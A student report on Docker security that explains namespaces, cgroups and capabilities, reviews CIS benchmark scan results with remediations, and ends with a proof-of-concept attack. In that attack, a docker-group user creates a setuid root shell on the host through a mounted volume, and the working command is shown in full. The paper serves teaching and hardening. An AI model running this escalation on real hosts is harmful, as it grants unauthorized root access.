Waterford Institute of Technology

Network Security

Docker Security

Stephen Coady

20064122

BSc in Applied Computing

November 4, 2016

Contents

1 Introduction

Traditionally applications are run within a virtual machine which abstracts a real server. This virtual machine is managed and given the tools it needs to run by a hypervisor running on the host server. This process however can be quite expensive in terms of CPU.

Containers, however, are self-contained isolated processes which run on the host kernel. They have their own internal isolated CPU, memory, filesystem and network resources.

Containers on their own are essentially made using two components, cgroups and namespaces. These will be discussed in sections 2.2 and 2.3. Usage of containers in production has grown exponentially, in no small due part to the rise in popularity of Docker. It began as a project to manage LXC containers and quickly evolved and built on top of LXC (Business Cloud News, 2016).

This paper will aim to investigate the overall security of a technology such as Docker. It will look at the tools at the core of Docker security, how we can ensure they are at their most secure and then also look at a real-life example of how container security can cause problems.

2 Description/Background

To fully understand Docker security we must first look at how the containers are managed on the host, to do this we need to understand what makes containers different from Virtual Machines.

2.1 Containers vs. VMs

2.1.1 Overview

Containers are often compared to virtual machines. This is not accurate as the container is not actually virtualizing anything. Virtual Machines on the other hand, are complete (virtualized) filesystems, CPUs and other hardware. This machine is then run on a host using a hypervisor which emulates real hardware to allow the virtual machine to run (Hertz, 2016). In comparison, containers simply run on the host kernel, with the kernel tasked with isolating processes running within all containers on the host. We will look at this further in section 2.2.

2.1.2 Security

Virtual machines tend to be more secure than containers for a number of reasons. The main reason being that there is no shared kernel. The virtual machine has its own kernel managed by a hypervisor running on top of another kernel. While break outs are still possible it is generally thought of as difficult and rarer than a container break-out (Grattafiori, 2016).

A container, on the other hand, shares the same kernel as the guest OS. This removes a layer of abstraction from the process to the host, making it easier for any rogue process to do damage on the host it is running on. To run containers a number of measures are taken and policies put in place. We will now examine namespaces and cgroups and how they simultaneously allow the host to run containers while also protecting the kernel from them.

2.2 Namespaces

Linux namespaces are designed to wrap a global resource in an abstraction layer, and then present the resource to a process within the namespace in such a way that to the process it appears they have their own isolated instance of the global resource (Kerrisk, 2013). It is because of this separation of resources that Linux namespaces form the foundation of containers, and therefore Docker.

Namespaces are also broken up into subgroups, providing different resources to the processes requesting them. We will explore these different namespaces and their functions below.

Mount Namespaces

Isolate the filesystem mount points available to a process or set of processes. This essentially means that two processes running in two separate mount namespaces can have completely different views of the filesystem. It also completely isolates the filesystem as seen from within the namespace from the host's filesystem.

User Namespaces

This namespace isolates the user and group ID numbers from other user namespaces. This means that a process running within one user namespace can have one user and group ID within the namespace, but have a completely different user and group ID outside of the namespace. This means that a process running within one user namespace may have root privileges within that namespace, but may have no such privileges outside of that namespace (Kerrisk, 2013).

Network Namespaces

Network namespaces isolate all system resources which are concerned with networking. An analogy here would be that each network namespace can essentially be its own private network with all included components such as IP ranges, IP routing, network route tables and port security settings. This is useful as it means any processes running within these namespaces can have their own virtual network device attached to certain ports within the namespace.

PID Namespaces

The process ID (PID) namespaces can isolate processes based on the namespace they are in. This means it is technically possible to have two processes running in different PID namespaces to have the *same* PID. It also means that each process running within a PID namespace will have two PIDs, one PID within the namespace and the other on the host containing the namespace (Kerrisk, 2013). A visualisation of this can be seen overleaf in Figure 1.

UTS Namespaces

UTS namespaces, derived from "Unix Time-sharing System", allows each process within the namespace to have its own hostname and domain name. In terms of containers this can be useful when it is necessary to refer to a service or application by its host name (Kerrisk, 2013).

IPC Namespaces

These namespaces provide a mechanism for shared memory spaces, allowing for accelerated inter-process communication. This communication uses the shared memory spaces instead of piping or some other form of communication - which will always be slower than memory (Docker, 2016*c*).




Figure 1: *Breakdown of Processes. Credit: Toptal.com*

2.3 Control Groups

Control groups (cgroups) are a way for a Linux host to tightly control hardware resources and limit the access a process or group of processes has to these resources (Grattafiori, 2016).

In terms of containers, cgroups can ensure that no container can misbehave, either through a bug or a malicious piece of code. If a container were to start unnecessarily using CPU cycles it will not affect the host as the maximum access the container already has to this hardware resource is defined by the cgroup.

2.4 Capabilities

On Linux systems the user with id 0 has complete root privileges over the system, Linux capabilities are a way to segment this absolute control model by partitioning root access (Grattafiori, 2016). While a detailed explanation of Linux capabilities is outside of the scope of this paper it is important to note that modern container systems such as Docker use capabilities to ensure that even though the daemon which started them has root privileges the container itself does *not*. For the container to be run as privileged it must be run with the –privileged flag.

2.5 Docker

Docker, or more specifically the Docker Engine, is made up of two components. The first is the Docker daemon which acts as the server process that will orchestrate and manage all containers and images on the host. The client is the other component, which can be either the command-line interface or the API. This client acts as the control over the server, telling it what to do and how to do it (Docker, 2016*b*).

We have already discussed namespaces and cgroups, and now we can see how Docker uses these to build containers. Docker was previously built on top of LXC containers, meaning it utilized LXC when creating containers. For example when the command 'docker run' was entered Docker simply used 'lxc-start' to start the container. This in turn then created the necessary namespaces and cgroups to control the container (Petazzoni, 2013). However Docker has since written its own driver and bundled it with the Docker project to remove a layer of abstraction and mean Docker no longer has to rely on LXC. This new driver is called 'libcontainer' (Hykes, 2014). It essentially does not change much from a security point of view however, as it means Docker can now directly interact with namespaces and cgroups, without needing to use LXC. The only security concern introduced is that Docker now needs to keep on top of Linux kernel vulnerabilities themselves, although it could be argues this is an advantage. An outline of this can be seen in Figure 2.




Figure 2: *How Docker Operates on the Linux Kernel. Credit: (Hykes, 2014)*

2.5.1 Docker Privileges

Now that we know how Docker runs, we can appreciate that to do what it does, (i.e. create namespaces and cgroups) it must have root privileges on the host. The Docker daemon itself is the process which requires root privileges. This essentially means that the Docker daemon has complete control over the Linux kernel. This can have severe security repercussions, as any user who can control the Docker daemon can do damage to the host system. One simple and potentially harmful example of this is if a container is started where the host's root folder is mounted as a volume on the container, effectively giving the running container access to alter the host's complete filesystem.

2.5.2 Docker Hub

Another security concern for Docker is their own Docker hub. While it is a huge feature of the Docker ecosystem and possibly one of the reasons they emerged as the most popular container engine it is also a cause for concern. Docker Hub allows anybody to push their images for later use or for somebody else to use. While this is a major feature it does also open up novice and experienced users alike to a malicious image. In a previous study, it was found that over 30% of pre-built containers on Docker Hub contained vulnerabilities (Bettini, 2015).

There are two main mitigations here, one is vigilance - when the user takes great care with the images they use, and the other is running a private image registry and only allowing containers to be built from images which have passed internal security checks. We will look at a practical example of these security checks in Section 3.

3 Work Carried Out

To practically demonstrate some security risks within Docker, two core tasks were performed. The first is an industry standard scan of the host and all containers and images which reside on said host. The second is a proof of concept security breach using a running container.

3.1 Security Scan

The Center for Internet Security (CIS) recently published a benchmark for Docker Security (Center of Internet Security, 2016). This benchmark outlines all areas where Docker security should be carefully considered when in a production system. Some of the headings it deals with are:

- Host Configuration
- Docker Daemon Configuration
- Docker Images
- Docker Containers
- Docker Security Operations

To relate these security issues to real-life vulnerabilities there are two tools available which are specifically designed to test the points outlined in the CIS benchmark report. To that effect they both test each point under the sub-headings outlined above. The first tool is an official script developed by the Docker team themselves (Docker, 2016*a*). It performs a high-level pass through of the system and returns human-readable test results on the command line. It can be run as a bash script or from within a Docker container. The second tool we will look at is an open source tool and checks Docker against the same set of benchmarks however it performs a much lower level of scanning, returning far more detailed descriptions of any problems encountered (Ledenev, 2016).

3.1.1 The Environment

For this test the environment is as follows:

- Ubuntu Trusty 14.04
- Docker Version 1.12.2
- Several Standard Containers and Images on the host which were pulled from the Docker Hub


3.1.2 Comparing the Tools

As both tools perform essentially the same tests using different methods it would be pointless to detail the results of both here. For that reason they were compared and the best-suited was chosen.

Official Docker Tool

The official Docker Security Benchmark tool provides a human readable output and warns about inefficiencies in the Docker set up of the host. However that is all it does - it does not provide details about *why* the tests failed, just that they failed. It also did not pick up on a red-herring test case I created. This will be discussed further on page 12.

An example of the output from a scan using this tool can be seen in Figure 3.



```
# ------------------------------------------------------------------------------
# Docker Bench for Security v1.1.0
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker 1.11 Benchmark:
# https://benchmarks.cisecurity.org/downloads/show-single/index.cfm?file=docker16.110
# ------------------------------------------------------------------------------

Initializing Sun Oct 30 11:54:01 UTC 2016


[INFO] 1 - Host Configuration
[WARN] 1.1  - Create a separate partition for containers
[PASS] 1.2  - Use an updated Linux Kernel
[WARN] 1.4  - Remove all non-essential services from the host - Network
[WARN]      * Host listening on: 8 ports
[WARN] 1.5  - Keep Docker up to date
[WARN]       * Using 1.12.2, when 1.12.3 is current as of 2016-10-26
[INFO]       * Your operating system vendor may provide support and security maintenance for docker
[INFO] 1.6  - Only allow trusted users to control Docker daemon
[INFO]      * docker:x:999:ubuntu,vagrant,unprivileged-user
[WARN] 1.7  - Failed to inspect: auditctl command not found.
[WARN] 1.8  - Failed to inspect: auditctl command not found.
[WARN] 1.9  - Failed to inspect: auditctl command not found.
[INFO] 1.10 - Audit Docker files and directories - docker.service
[INFO]      * File not found
[INFO] 1.11 - Audit Docker files and directories - docker.socket
[INFO]      * File not found
[WARN] 1.12 - Failed to inspect: auditctl command not found.
[INFO] 1.13 - Audit Docker files and directories - /etc/docker/daemon.json
[INFO]      * File not found
[INFO] 1.14 - Audit Docker files and directories - /usr/bin/docker-containerd
[INFO]      * File not found
[INFO] 1.15 - Audit Docker files and directories - /usr/bin/docker-runc
[INFO]      * File not found
```


Figure 3: *Docker Security Host Configuration Tests*

Open Source Tool

The tool created by Alexei Ledenev was compared to the official tool and was deemed better for the following reasons:

- Provides more feedback on test cases
- Caught the red-herring issue previously mentioned
- It is open source and therefore ‘third-party’ and so its results can be deemed impartial, as opposed to the tool created by Docker themselves

The only drawback of this tool is that it creates reports of test results in TAP format, which is designed to be machine readable. For the purpose of this report however we will be reading the results directly. While the results may not be formatted in a human-readable fashion it is a sacrifice worth making as the test results are far more detailed. An extract of the test results can be seen in Figure 4. The screenshot shows the test result highlighted in red and an explanation of why it failed highlighted in green. For the remainder of this report test results will be pasted as code snippets, as they are more readable than the output of the tool.



```
1..424
not ok 1 1.1  - Create a separate partition for containers
# (from function `assert_success' in file /var/docker-bench-test/tests/test_helper/bats-assert
#  in test file /var/docker-bench-test/tests/1_host_configuration.bats, line 11)
#   `assert_success' failed
#
# -- command failed --
# status : 1
# output :
# --
#
ok 2 1.2  - Use an updated Linux Kernel
not ok 3 1.4  - Remove all non-essential services from the host - Network
# (from function `fail' in file /var/docker-bench-test/tests/test_helper/bats-support/src/erro
#  in test file /var/docker-bench-test/tests/1_host_configuration.bats, line 29)
#   `fail "Host listening on: $listening_services ports"' failed
# Host listening on: 9 ports
ok 4 1.5  - Keep Docker up to date
not ok 5 1.6  - Only allow trusted users to control Docker daemon
# (from function `fail' in file /var/docker-bench-test/tests/test_helper/bats-support/src/erro
#  in test file /var/docker-bench-test/tests/1_host_configuration.bats, line 59)
#   `fail "User $u is not a trusted user!"' failed
```

Figure 4: *Open Source Security Tool*

3.1.3 Test Results

We will examine the recommendations for security in Docker using the CIS benchmark report, outlining the most prominent risks as discovered by using the open source tool discussed previously.

Create a Separate Partition for Containers

Result:

```
# not ok 1 1.1 - Create a separate partition for containers
```

Explanation: By default, all Docker containers and the data they use and produce is stored under the /var/lib/docker directory on the host. In the virtual machine we are using for this demonstration this folder is simply stored on the local filesystem. The scan tool has recognized this and is recommending that this folder be partitioned separately to the host. This is due to the fact that containers may fill this directory quite quickly, making the host unusable, which in a production environment is undesirable. If this folder is free to be used by any container then one example of an attack could be to continuously write to this folder until the host becomes unusable.

Remediation: Create a separate partition for this folder on the host, thereby ensuring it cannot affect host performance.

Remove All Non-Essential Services from the Host

Result:

```
# not ok 3 1.4 - Remove all non-essential services from the host - Network

# Host listening on:  9 ports
```

Explanation: This test ensures that services which are not required by the Docker daemon are not running on the host. In the case above the host had exposed 9 ports not being used by the Docker daemon. It is not a good idea to have services which require different levels of privilege to be running on the same host, especially one which the Docker daemon is running on as it has root privileges, and so if under the control of a malicious user could be used to do harm to these other services.

Remediation: Perform several different scans such as:

`ps -ef` to check running processes

`netstat -nlp` to check open sockets

Then remove any non-necessary processes to a different server.

Only Allow Trusted Users Control the Docker Daemon

Result:

```
# not ok 5 1.6 - Only allow trusted users to control Docker daemon

# User unprivileged-user is not a trusted user!
```

Explanation: As previously mentioned, a regular user with no root privileges was added to the Docker group - meaning it can control the Docker daemon without needing root privileges. This is not advised, as it means any non-root user can essentially become a root user by being in control of the Docker daemon. This is essentially the basis of the attack which we will detail in Section 3.2.

Remediation: Run the command:

```
getent group docker
```

Which will show all users in the Docker group and allow you to remove any that should not be there.

Audit All Docker Daemon Activity

Result:

```
# not ok 6 1.7 - Audit docker daemon - /usr/bin/docker

# grep:  /host/etc/audit/audit.rules:  No such file or directory
```

Explanation: In Linux it is possible to log events at the kernel level. This can be very useful when it comes to running processes as it can be used to identify 'what happened' and 'who did it'. In terms of the Docker daemon it is even more important as it has root privileges so monitoring what it does with those privileges is vital. The test above failed as we did not have any audit rules set up on the virtual machine used.

Remediation: Create an audit rule for the Docker daemon.

Restrict Network Traffic Between Containers

Result:

```
# not ok 15 2.1 - Restrict network traffic between containers
```

Explanation: By default on containers on the host share the same network and therefore have complete access to each others traffic. This is not ideal as certain containers running without elevated privileges may read a privileged container's sensitive traffic.

Remediation: Inter-container communication can be disabled by default using the following command:

```
docker daemon --icc=false
```

and then only enable on a container by container basis, when it is needed.

Allow the Docker Daemon to make changes to iptables

Result:

```
# ok 17 2.3 - Allow Docker to make changes to iptables
```

Explanation: This option is on by default, which is why it has passed above. It can be turned off, however that option is not advised. From a security point of view it is deemed better to allow Docker to handle the rules governing ip packets entering and leaving the linux host, as manually doing so can hamper performance and cause security loopholes the user may not be aware of.

Remediation: Do not disable Docker's ability to edit the iptables of the host.

Configure TLS on Docker Daemon Port

Result:

```
# ok 20 2.6 - Configure TLS authentication for Docker daemon
```

Explanation: By default the Docker daemon binds to a non-networked Unix port, however it is possible to tell it to listen on any TCP on the host system. This can have serious security implications if that traffic is not properly restricted. If it is necessary to have the Docker daemon listen on a certain networked port then any person (malicious or otherwise) with access to that port will have complete control over the system as they have control over the docker daemon which has root privileges.

Remediation: Do not expose the Docker daemon on a TCP port, but if absolutely necessary to do so then secure said port with TLS. This means only authenticated clients can connect to the Docker daemon.

Set a Default ulimit on the host

Result:

```
# not ok 21 2.7 - Set default ulimit as appropriate
```

Explanation: ulimit provides a mechanism to limit the resources available to a shell and the processes available to it. Theoretically, if no ulimit is set then a sprawl of processes could case the system to crash. This is a security risk as a malicious user could take advantage of this to halt a system.

Remediation: Set the default ulimit for the Docker daemon before running any containers.

Other Docker Security Considerations The Tool Highlights:

- Use trusted base images for containers - not as easy to check using a script but this benchmark says to only use official images by trusted vendors
- Always use AppArmor where possible. AppArmor is a Linux application which protects the Linux OS from threats using profiles
- Use SELinux where possible. Similar to above but designed for Red Hat and Fedora distributions. It uses a Mandatory Access Control (MAC) policy to enforce security.

3.2 Proof of Concept Attack


We will now look at an attack which will allow an unprivileged user to act as root on a host. We will show how easy it is to do this simply because the user was added to the Docker group on the Linux host.

3.2.1 The Setup

For this practical we will use the following setup:

- A 'vanilla' Ubuntu trusty 14.04 virtual machine
- Docker 1.12.2 installed on the host

- A new unprivileged user added to the Ubuntu server
- A Docker group which contains this user, this essentially means the user can control the Docker daemon, i.e run containers etc
- We will also create a base Docker image to create a container from. There is nothing special about this image, the code can be seen in Figure 5.




```
FROM debian:wheezy

ENV WORKDIR /practical

RUN mkdir -p $WORKDIR

VOLUME [ $WORKDIR ]

WORKDIR $WORKDIR
```

Figure 5: *Basic Dockerfile*

This Dockerfile simply:

- Creates a directory named practical
- Mounts it as a volume on the container
- Sets the working directory (start folder) to this newly created folder

From within the folder this Dockerfile is contained in we can now build the image (named basic-image). This is the image we will run our container from. The image is built using the following command:




```
docker build -t basic-image .
```

Figure 6: *Building a Docker Image*

3.2.2 The Attack


Now that we have built the Docker image we can use it to run any containers we wish. To verify that we are logged in as a non-root user we can run the commands shown in Figures 7 - 10. First we add this unprivileged user to the docker group. This can be done as follows:



```
vagrant@vagrant-ubuntu-trusty-64:~$ sudo usermod -aG docker unprivileged-user
vagrant@vagrant-ubuntu-trusty-64:~$
```

Figure 7: *Adding our User to the Docker Group*


We cannot reboot the system without root privileges:



```
unprivileged-user@vagrant-ubuntu-trusty-64:~$ shutdown -r 1
shutdown: Need to be root
```

Figure 8: *Root Required for Reboot*


Nor can we view or edit the iptables of the system:



```
unprivileged-user@vagrant-ubuntu-trusty-64:/home/vagrant$ iptables -vL
iptables v1.4.21: can't initialize iptables table `filter': Permission denied (you must be root)
```

Figure 9: *Root Required for IPTables*

We also cannot see restricted files such as the shadow file:



```
unprivileged-user@vagrant-ubuntu-trusty-64:/home/vagrant$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Figure 10: *Root Required to view Shadow File*


So it is obvious that the user 'unprivileged-user' does not have any root privileges at all, even though we added them to the docker group first. It is important to note that being in the docker group itself does not grant a user root privileges but instead the ability to control a daemon which has root privileges, which we will see can be just as dangerous.

We will now run our first container, and instruct it to carry out some tasks for us. This container is being run by 'unprivileged-user' and so the user itself does not have root privileges, but the Docker daemon creating the container *does*. We can see this command in Figure 11.

There is a lot happening in Figure 11 so we will break it into steps.

- We run a container


- We tell Docker to use the image we build in Figure 6
- We mount the current directory as a volume to the practical directory we created in the Dockerfile previously
- We set the entry point to the container's shell
- We instruct the container to copy the shell binary from *within* the container to the host and change ownership of that file to root
- We can now run this sh file as a bash script, and verify that we have root access with a simple whoami command



```
unprivileged-user@vagrant-ubuntu-trusty-64:~$ docker run -v $PWD:/practical -t basic-image /bin/sh -c \
> 'cp /bin/sh /practical && chown root.root /practical/sh && chmod a+s /practical/sh'
unprivileged-user@vagrant-ubuntu-trusty-64:~$ ls
Dockerfile  sh
unprivileged-user@vagrant-ubuntu-trusty-64:~$ ./sh
# whoami
root
#
```

Figure 11: *Running a Container and Verifying Root Access*


We have now effectively created a backdoor into the root users bash shell, which we can see in Figure 12.



```
unprivileged-user@vagrant-ubuntu-trusty-64:~$ ls -al
total 136
drwxr-xr-x 2 unprivileged-user unprivileged-user   4096 Oct 31 11:05 .
drwxr-xr-x 5 root              root                4096 Oct 25 14:16 ..
-rw------- 1 unprivileged-user unprivileged-user   1445 Oct 31 12:16 .bash_history
-rw-r--r-- 1 unprivileged-user unprivileged-user    220 Oct 25 14:16 .bash_logout
-rw-r--r-- 1 unprivileged-user unprivileged-user   3637 Oct 25 14:16 .bashrc
-rw-rw-r-- 1 unprivileged-user unprivileged-user    105 Oct 31 10:56 Dockerfile
-rw-r--r-- 1 unprivileged-user unprivileged-user    675 Oct 25 14:16 .profile
-rwsr-sr-x 1 root              root              106920 Oct 31 11:05 sh
```


Figure 12: *Verify Ownership of new sh file*

Now that we have access to a root shell we can test it out by trying to run the commands we tried previously in Figures 8 - 10. Note that we are still running these commands (through a shell script) as an unprivileged user, but to the system we appear to be the root user.



